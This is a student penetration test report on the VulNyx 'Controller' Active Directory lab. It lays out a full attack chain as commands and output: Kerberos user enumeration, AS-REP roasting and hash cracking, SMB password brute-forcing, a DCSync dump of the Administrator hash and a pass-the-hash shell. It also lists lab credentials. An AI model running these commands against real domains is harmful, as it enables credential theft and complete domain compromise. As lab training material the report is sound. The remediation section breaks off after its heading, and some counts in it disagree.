PENETRATION TEST REPORT

Active Directory — Windows Server 2019

Target Machine	Controller (VulNyx)
Target IP	192.168.204.7
Hostname	CONTROLER
Domain	control.nyx
OS	Windows Server 2019 Build 17763 x64
Author	**Med Taher Borgi**
Class	ING-SSIR-I
Academic Year	2025 / 2026

Table of Contents

1. Executive Summary

2. Scope & Methodology

- 2.1 Scope
- 2.2 Methodology

3. Findings Summary

4. Technical Findings

- 4.1 Reconnaissance
  - 4.1.1 Host discovery
  - 4.1.2 Nmap - Full TCP SYN Scan
- 4.2 Null Session Enumeration
  - 4.2.1 SMB - Null / Unauthenticated Probe
  - 4.2.2 RPC - Null Session
  - 4.2.3 LDAP - Anonymous Base Query
- 4.3 Kerberos User Enumeration (Port 88)
  - 4.3.1 Kerbrute - Username Brute-Force
- 4.4 AS-REP Roasting - b.lewis (F-02)
  - 4.4.1 TGT Extraction - GetNPUsers
  - 4.4.2 Offline Hash Cracking - John the Ripper
  - 4.4.3 Credential Validation - b.lewis
- 4.5 Authenticated LDAP Enumeration - LDAPDomainDump
- 4.6 Initial Access
  - 4.6.1 SMB Password Brute-Force — j.levy (F-03)
  - 4.6.2 WinRM - Shell as j.levy (F-04)
- 4.7 Privilege Escalation
  - 4.7.1 BloodHound - Domain Graph Collection
  - 4.7.2 BloodHound - AllExtendedRights Analysis (F-01)
  - 4.7.3 DCSync Attack — Administrator Hash Extraction
- 4.8 Post-Exploitation - Pass-the-Hash

- 4.8.1 Administrator Shell via Pass-the-Hash

5. Attack Chain Summary

6. Remediation Recommendations

- F-01 - AllExtendedRights / DCSync Rights (Critical)
- F-02 - Weak Password Policy (High)
- F-03 - Credential Exposure via LDAP Enumeration (High)
- F-04 - WinRM Exposed (Medium)

7. Tools & References

8. Conclusion

1. Executive Summary

This report documents the penetration test performed against **Controller**, a Windows Server 2019 Active Directory Domain Controller hosted on the **VulNyx** platform. The engagement simulated a realistic internal black-box attack scenario, beginning with no credentials and zero prior knowledge of the environment.

The attack chain began with Kerberos-based user enumeration via **Kerbrute**, which identified the valid domain account `b.lewis`. This account was found to have the **UF_DONT_REQUIRE_PREAUTH** flag set, making it vulnerable to **AS-REP Roasting**. The resulting TGT hash was cracked offline with John the Ripper, yielding the credential `b.lewis:101Music`.

Authenticated LDAP enumeration with `b.lewis` revealed a second account `j.levy` in the **Remote Management Users** group. A dictionary attack recovered `j.levy`'s password (`Password1`), enabling an interactive WinRM shell on the Domain Controller.

BloodHound analysis identified that `j.levy` holds **AllExtendedRights** on the domain object — including the two AD replication rights (`DS-Replication-Get-Changes` and `DS-Replication-Get-Changes-All`) required to perform a **DCSync** attack. This privilege was abused to extract the Administrator NT hash (`48b20d4f3ea31b7234c92b71c90fbff7`), which was then used in a Pass-the-Hash attack to achieve full domain compromise.

Overall Risk Rating:

Critical: 1	High: 1	Medium: 1	Low: 0

2. Scope & Methodology

2.1 Scope

Target Host	192.168.204.7
Hostname	CONTROLER
Domain	control.nyx
OS	Windows Server 2019 Build 17763 x64
Test Type	Black-Box Internal Penetration Test
Environment	VulNyx CTF Lab — Isolated Virtual Network

2.2 Methodology

The engagement followed a structured kill-chain aligned with PTES and MITRE ATT&CK:

- **Reconnaissance —** Nmap TCP scan, NetExec SMB probe, LDAP base query
- **User Enumeration —** Kerbrute Kerberos username brute-force
- **Credential Access —** AS-REP Roasting + offline hash cracking (John the Ripper)
- **Domain Enumeration —** LDAPDomainDump, BloodHound-python
- **Lateral Movement —** SMB password brute-force on j.levy, WinRM shell
- **Privilege Escalation —** DCSync via AllExtendedRights (impacket-secretsdump)
- **Post-Exploitation —** Pass-the-Hash → Administrator shell

3. Findings Summary

#	Finding	Severity	CVSS	Status
F-01	AllExtendedRights on Domain Object (DCSync Abuse)	Critical	9.0	Exploited
F-02	AS-REP Roasting — UF_DONT_REQUIRE_PREAUTH on b.lewis	High	7.5	Exploited
F-03	Weak Password Policy — Dictionary Attack on j.levy	High	7.2	Exploited
F-04	WinRM Accessible from Internal Network	Medium	5.3	Exploited

4. Technical Findings

4.1 Reconnaissance

4.1.1 Host discovery

```
┌──(kali㉿kali)-[~/Project/AD]
└─$ nmap -sn 192.168.204.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-17 23:54 +0100
Nmap scan report for 192.168.204.2
Host is up (0.00028s latency).
MAC Address: 08:00:27:72:5C:64 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.204.3
Host is up (0.00018s latency).
MAC Address: 0A:00:27:00:00:05 (Unknown)
Nmap scan report for 192.168.204.7
Host is up (0.0016s latency).
MAC Address: 08:00:27:A9:A9:1D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.204.6
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.27 seconds
```

4.1.2 Nmap — Full TCP SYN Scan

A full-port SYN stealth scan was performed with OS and service version detection. The results confirmed the target is a **Windows Server 2019 Domain Controller** with the standard AD service footprint exposed on the network.

Command:

```
┌──(kali㉿kali)-[~/Project/AD]
└─$ nmap -Pn -sS -p- -A -T4 192.168.204.7 -oN nmap.txt
```

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
389/tcp   open  ldap          Microsoft Windows AD LDAP (Domain: control.nyx)
445/tcp   open  microsoft-ds  SMB signing:True SMBv1:None
5985/tcp  open  http          Microsoft HTTPAPI / WinRM
...
OS: Microsoft Windows Server 2019
NetBIOS name: CONTROLER | Domain: CONTROL
```

Result:

```
# Nmap 7.99 scan initiated Mon May 18 00:00:09 2026 as: /usr/lib/nmap/nmap --privileged -Pn -sS -p- -A -T4 -oN nmap.txt 192.168.204.7
Nmap scan report for 192.168.204.7
Host is up (0.0010s latency).
Scanned at 2026-05-18 00:00:10 CET for 95s
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-18 07:00:40Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: control.nyx, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: control.nyx, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

The full service inventory identified during the scan is summarised below:


Port	Protocol	Service	Notes
53	TCP	DNS	Simple DNS Plus
88	TCP	Kerberos	Microsoft Windows Kerberos — AS-REP Roasting surface
135	TCP	MSRPC	Microsoft Windows RPC
139	TCP	NetBIOS-SSN	Microsoft Windows netbios-ssn
389	TCP	LDAP	AD LDAP — Domain: control.nyx
445	TCP	SMB	Signing: True | SMBv1: None | Null Auth: True
464	TCP	kpasswd5	Kerberos password change
593	TCP	RPC/HTTP	RPC over HTTP 1.0
636	TCP	LDAPS	tcpwrapped
3268	TCP	LDAP-GC	AD Global Catalog
3269	TCP	LDAPS-GC	tcpwrapped
5985	TCP	WinRM	Microsoft HTTPAPI 2.0 — remote management
9389	TCP	mc-nmf	.NET Message Framing
47001	TCP	HTTP	Microsoft HTTPAPI 2.0

4.2 Null Session Enumeration


4.2.1 SMB — Null / Unauthenticated Probe

The domain name `control.nyx` was obtained from the Nmap LDAP banner and added to `/etc/hosts`. NetExec was used to probe SMB without credentials, confirming host metadata but denying share access.

Command:




Command:



4.2.2 RPC — Null Session

An RPC null session was attempted to extract server information. Access was denied.

Command:



4.2.3 LDAP — Anonymous Base Query

An anonymous LDAP query was used to retrieve the base naming contexts, confirming the domain structure `DC=control,DC=nyx` without requiring credentials.

Command:

```
┌──(kali㉿kali)-[~/Project/AD]
└─$ ldapsearch -x -H ldap://192.168.204.7 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=control,DC=nyx
namingcontexts: CN=Configuration,DC=control,DC=nyx
namingcontexts: CN=Schema,CN=Configuration,DC=control,DC=nyx
namingcontexts: DC=DomainDnsZones,DC=control,DC=nyx
namingcontexts: DC=ForestDnsZones,DC=control,DC=nyx

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

4.3 Kerberos User Enumeration (Port 88)

4.3.1 Kerbrute — Username Brute-Force

Kerbrute exploits the Kerberos pre-authentication mechanism to enumerate valid domain accounts. When a **KDC_ERR_C_PRINCIPAL_UNKNOWN** error is returned, the username does not exist. When **KDC_ERR_PREAUTH_REQUIRED** (or a TGT) is returned, the account is valid. This produces no failed logon events (Event ID 4625) and is therefore stealthier than SMB-based enumeration.

Command:

```
┌──(kali㉿kali)-[~/Project/AD]
└─$ /opt/kerbrute_linux_amd64 userenum --dc 192.168.204.7 -d control.nyx /usr/share/seclists/Usernames/xato-net-10-million-use
rnames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 05/18/26 - Ronnie Flathers @ropnop

2026/05/18 00:29:36 >  Using KDC(s):
2026/05/18 00:29:36 >   192.168.204.7:88

2026/05/18 00:29:41 >  [+] VALID USERNAME:       b.lewis@control.nyx
2026/05/18 00:29:42 >  [+] VALID USERNAME:       administrator@control.nyx
2026/05/18 00:29:50 >  [+] VALID USERNAME:       Administrator@control.nyx
```

4.4 AS-REP Roasting — b.lewis (F-02)

4.4.1 TGT Extraction — GetNPUsers

The account `b.lewis` was found to have the **UF_DONT_REQUIRE_PREAUTH** flag set in its userAccountControl attribute. This disables Kerberos pre-authentication, meaning the KDC will issue a TGT-encrypted blob to any client requesting it — **without verifying the requester's identity**. The returned `$krb5asrep$23$` hash is encrypted with a key derived from the user's password, making it crackable offline.

Command:

```
┌──(kali㉿kali)-[~/Project/AD]
└─$ impacket-GetNPUsers control.nyx/b.lewis -no-pass -dc-ip 192.168.204.7
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for b.lewis
$krb5asrep$23$b.lewis@CONTROL.NYX:e95678028aab6fe482ff726a4494a494$bd3d3d2357fd1a7bd02d70b6c90c69ecdc98a506167c9bf46c465507b22
4f2de0f7ad61eaf70ee6f4a320325bd5495bf39effb32427a6e16ceba67525975d37eb3bc20f5b2a41769abc8d6a7127282c24a4dc93262668018e9dab466d
1940c061ad683f0703c997dcb87d8f9d779b50331c0c5cf09ef31dffd26a1e59fe9279ca8e7c13acf048fc82c7b1a73aadb3f11d67a2e5aea0285411429f2b
3bacf2ef9b17fa5c34d9c3a3369b5d92092be0ddb4a825a6ead0f952cd129c69fb222a4d7b34d4a7f0d91c61439fa0656ef933e2ae0752376ba89f251400c6
30059642c549235e7212b19b62753ba
```

4.4.2 Offline Hash Cracking — John the Ripper

The `$krb5asrep$23$` hash was saved to disk and cracked offline using John the Ripper with the `rockyou.txt` wordlist. The plaintext password **`101Music`** was recovered in under 10 seconds.

Commands:

```
┌──(kali㉿kali)-[~/Project/AD]
└─$ echo '$krb5asrep$23$b.lewis@CONTROL.NYX:e95678028aab6fe482ff726a4494a494$bd3d3d2357fd1a7bd02d70b6c90c69ecdc98a506167c9bf46
c465507b224f2de0f7ad61eaf70ee6f4a320325bd5495bf39effb32427a6e16ceba67525975d37eb3bc20f5b2a41769abc8d6a7127282c24a4dc9326266801
8e9dab466d1940c061ad683f0703c997dcb87d8f9d779b50331c0c5cf09ef31dffd26a1e59fe9279ca8e7c13acf048fc82c7b1a73aadb3f11d67a2e5aea028
5411429f2b3bacf2ef9b17fa5c34d9c3a3369b5d92092be0ddb4a825a6ead0f952cd129c69fb222a4d7b34d4a7f0d91c61439fa0656ef933e2ae0752376ba8
9f251400c630059642c549235e7212b19b62753ba' > hash.txt

┌──(kali㉿kali)-[~/Project/AD]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
101Music         ($krb5asrep$23$b.lewis@CONTROL.NYX)
1g 0:00:00:09 DONE (2026-05-18 00:33) 0.1019g/s 1371Kp/s 1371Kc/s 1371KC/s 101eagles..1019904
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

4.4.3 Credential Validation — b.lewis

The recovered credential `b.lewis:101Music` was validated against SMB (success) and WinRM (denied — user not in Remote Management Users).

Commands:

```
┌──(kali㉿kali)-[~/Project/AD]
└─$ netexec smb 192.168.204.7 -u 'b.lewis' -p '101Music'
SMB         192.168.204.7   445    CONTROLER        [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONTROLER) (domain:cont
rol.nyx) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         192.168.204.7   445    CONTROLER        [+] control.nyx\b.lewis:101Music

┌──(kali㉿kali)-[~/Project/AD]
└─$ netexec winrm 192.168.204.7 -u 'b.lewis' -p '101Music'
WINRM       192.168.204.7   5985   CONTROLER        [*] Windows 10 / Server 2019 Build 17763 (name:CONTROLER) (domain:control.
nyx)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptogra
phy.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0
.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.204.7   5985   CONTROLER        [-] control.nyx\b.lewis:101Music
```

4.5 Authenticated LDAP Enumeration — LDAPDomainDump

ldapdomaindump was used with the credentials of `b.lewis` to perform a full authenticated LDAP dump of the domain, retrieving all users, groups, computers, GPOs, and trust information.

Commands:

```
┌──(kali㉿kali)-[~/Project/AD/dump]
└─$ ldapdomaindump -u 'control.nyx\b.lewis' -p '101Music' 192.168.204.7
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

┌──(kali㉿kali)-[~/Project/AD/dump]
└─$ ls
domain_computers_by_os.html  domain_groups.grep  domain_policy.html  domain_trusts.json          domain_users.json
domain_computers.grep        domain_groups.html  domain_policy.json  domain_users_by_group.html
domain_computers.html        domain_groups.json  domain_trusts.grep  domain_users.grep
domain_computers.json        domain_policy.grep  domain_trusts.html  domain_users.html
```

Analysis of the output (`domain_users.html` / `domain_groups.html`) identified the account `j.levy` as a member of the **Remote Management Users** group — the only non-privileged user with WinRM access. This made `j.levy` the primary lateral movement target.

Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on
Axel Hansen	Axel Hansen	a.hansen		Domain Users	10/22/24 20:28:51
Dave Petrov	Dave Petrov	d.petrov		Domain Users	10/22/24 20:27:50
Mike Klein	Mike Klein	m.klein		Domain Users	10/22/24 20:26:33
Ben Lewis	Ben Lewis	b.lewis		Domain Users	10/22/24 20:24:03
John Levy	John Levy	j.levy	Remote Management Users	Domain Users	10/22/24 18:30:47
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users	10/22/24 18:21:34
Guest	Guest	Guest	Guests	Domain Guests	10/22/24 18:20:54
Administrator	Administrator	Administrator	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	10/22/24 18:20:54

4.6 Initial Access

4.6.1 SMB Password Brute-Force — j.levy (F-03)

A dictionary attack was launched against `j.levy` over SMB using CrackMapExec and the `rockyou-10.txt` wordlist. The password **`Password1`** — which satisfies minimum complexity but is trivially common — was recovered within the first 20 attempts.

Command:

```
┌──(kali㉿kali)-[~/Project/AD/dump]
└─$ crackmapexec smb 192.168.204.7 -u 'j.levy' -p /usr/share/seclists/Passwords/Leaked-Databases/rockyou-10.txt
SMB         192.168.204.7   445    CONTROLER        [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONTROLER) (domain:cont
rol.nyx) (signing:True) (SMBv1:False)
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:123456 STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:12345 STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:123456789 STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:password STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:iloveyou STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:princess STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:1234567 STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:12345678 STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:abc123 STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:nicole STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:daniel STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:babygirl STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:monkey STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:lovely STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:jessica STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:654321 STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:michael STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:ashley STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [-] control.nyx\j.levy:qwerty STATUS_LOGON_FAILURE
SMB         192.168.204.7   445    CONTROLER        [+] control.nyx\j.levy:Password1
```

Validation:

```
┌──(kali㉿kali)-[~/Project/AD/dump]
└─$ netexec smb 192.168.204.7 -u 'j.levy' -p 'Password1'
SMB         192.168.204.7   445    CONTROLER        [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONTROLER) (domain:cont
rol.nyx) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         192.168.204.7   445    CONTROLER        [+] control.nyx\j.levy:Password1
```

4.6.2 WinRM — Shell as j.levy (F-04)

WinRM access was confirmed for `j.levy`. An interactive PowerShell session was established using **Evil-WinRM**.

Command:

```
┌──(kali㉿kali)-[~/Project/AD/dump]
└─$ evil-winrm -i 192.168.204.7 -u 'j.levy' -p 'Password1'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reli
ne

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\j.levy\Documents> whoami
control\j.levy
*Evil-WinRM* PS C:\Users\j.levy\Documents>
```

4.7 Privilege Escalation

4.7.1 BloodHound — Domain Graph Collection

bloodhound-python was executed remotely to collect all Active Directory object relationships using `b.lewis`'s credentials. The data was loaded into the BloodHound GUI for attack path analysis.


Command:

```
┌──(kali㉿kali)-[~/Project/AD/dump/bloodhound]
└─$ bloodhound-python -ns 192.168.204.7 -dc control.nyx -u 'b.lewis' -p '101Music' -d control.nyx -c all --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: control.nyx
INFO: Getting TGT for user
INFO: Connecting to LDAP server: control.nyx
```

4.7.2 BloodHound — AllExtendedRights Analysis (F-01)

BloodHound graph analysis revealed a critical misconfiguration: `j.levy` holds **AllExtendedRights** directly on the **domain object**. This compound right encompasses `DS-Replication-Get-Changes` and `DS-Replication-Get-Changes-All` — the exact permissions required to perform a DCSync attack and replicate any account's credential material from the NTDS database.





Technical Mechanism: DCSync abuses the **MS-DRSR** (Directory Replication Service Remote Protocol). The attacker impersonates a Domain Controller and calls `DRSGetNCChanges` against the real DC, requesting credential objects for any account. The DC responds with the NT hash,

Kerberos keys, and supplemental credentials — entirely over the network, without touching the DC filesystem or requiring a local session.

4.7.3 DCSync Attack — Administrator Hash Extraction

impacket-secretsdump was used to execute the DCSync attack, targeting the built-in `administrator` account using `j.levy`'s credentials.

Command:

```
┌──(kali㉿kali)-[~]
└─$ impacket-secretsdump control.nyx/j.levy:'Password1'@192.168.204.7 -just-dc-user administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:48b20d4f3ea31b7234c92b71c90fbff7:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9a8c983c709e851258912c3b1d71c9b05faf1724f522b4f32e57f7bef3366773
Administrator:aes128-cts-hmac-sha1-96:0ca176565c5b47fda5e2ab4f53fbb9d3
Administrator:des-cbc-md5:ce9785d980c1a7f8
[*] Cleaning up ...
```

Administrator NT hash: **`48b20d4f3ea31b7234c92b71c90fbff7`**

4.8 Post-Exploitation — Pass-the-Hash

4.8.1 Administrator Shell via Pass-the-Hash

The NT hash was used directly in a **Pass-the-Hash** attack against WinRM. NTLM authentication only requires the NT hash to compute the challenge-response — the plaintext password is never needed. Evil-WinRM accepts the `-H` flag for this purpose.

Command:

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 192.168.204.7 -u 'administrator' -H '48b20d4f3ea31b7234c92b71c90fbff7'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Rel
ine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
control\administrator
```

Full domain compromise achieved. The `control\administrator` account owns all objects, policies, users, and computers in the `control.nyx` domain.

5. Attack Chain Summary

Step	Phase	Technique	Outcome
1	**Reconnaissance**	Nmap full TCP SYN scan (-Pn -sS -p- -A)	26 open ports identified; OS=Windows Server 2019; Domain=control.nyx
2	**Enumeration**	NetExec SMB null probe	Domain name, OS build, SMB signing confirmed. Null/guest access denied.
3	**Enumeration**	Null session: SMB shares, RPC, LDAP base	All unauthenticated queries returned ACCESS_DENIED or minimal info
4	**User Enumeration**	Kerbrute userenum via Kerberos (port 88)	Valid accounts: b.lewis, administrator
5	**AS-REP Roasting**	impacket-GetNPUsers — b.lewis has UF_DONT_REQUIRE_PREAUTH	TGT hash ($krb5asrep$23$) extracted without credentials
6	**Credential Access**	John the Ripper + rockyou.txt	Plaintext password cracked: b.lewis:101Music
7	**Enumeration**	ldapdomaindump with b.lewis credentials	Full domain dump: users, groups — j.levy in Remote Management Users
8	**Credential Attack**	CrackMapExec SMB brute-force on j.levy	Password recovered: j.levy:Password1
9	**Initial Access**	Evil-WinRM as j.levy	Interactive PowerShell shell on DC
10	**Enumeration**	bloodhound-python remote collection	Full AD relationship graph collected
11	**Privilege Escalation**	BloodHound — AllExtendedRights analysis	j.levy holds DCSync rights on domain object
12	**Privilege Escalation**	DCSync via impacket-secretsdump	Administrator NT hash: 48b20d4f3ea31b7234c92b71c90fbff7
13	**Post-Exploitation**	Pass-the-Hash via Evil-WinRM	Shell as control\administrator — FULL DOMAIN COMPROMISE

6. Remediation Recommendations

F-01 — AllExtendedRights / DCSync Rights (Critical)

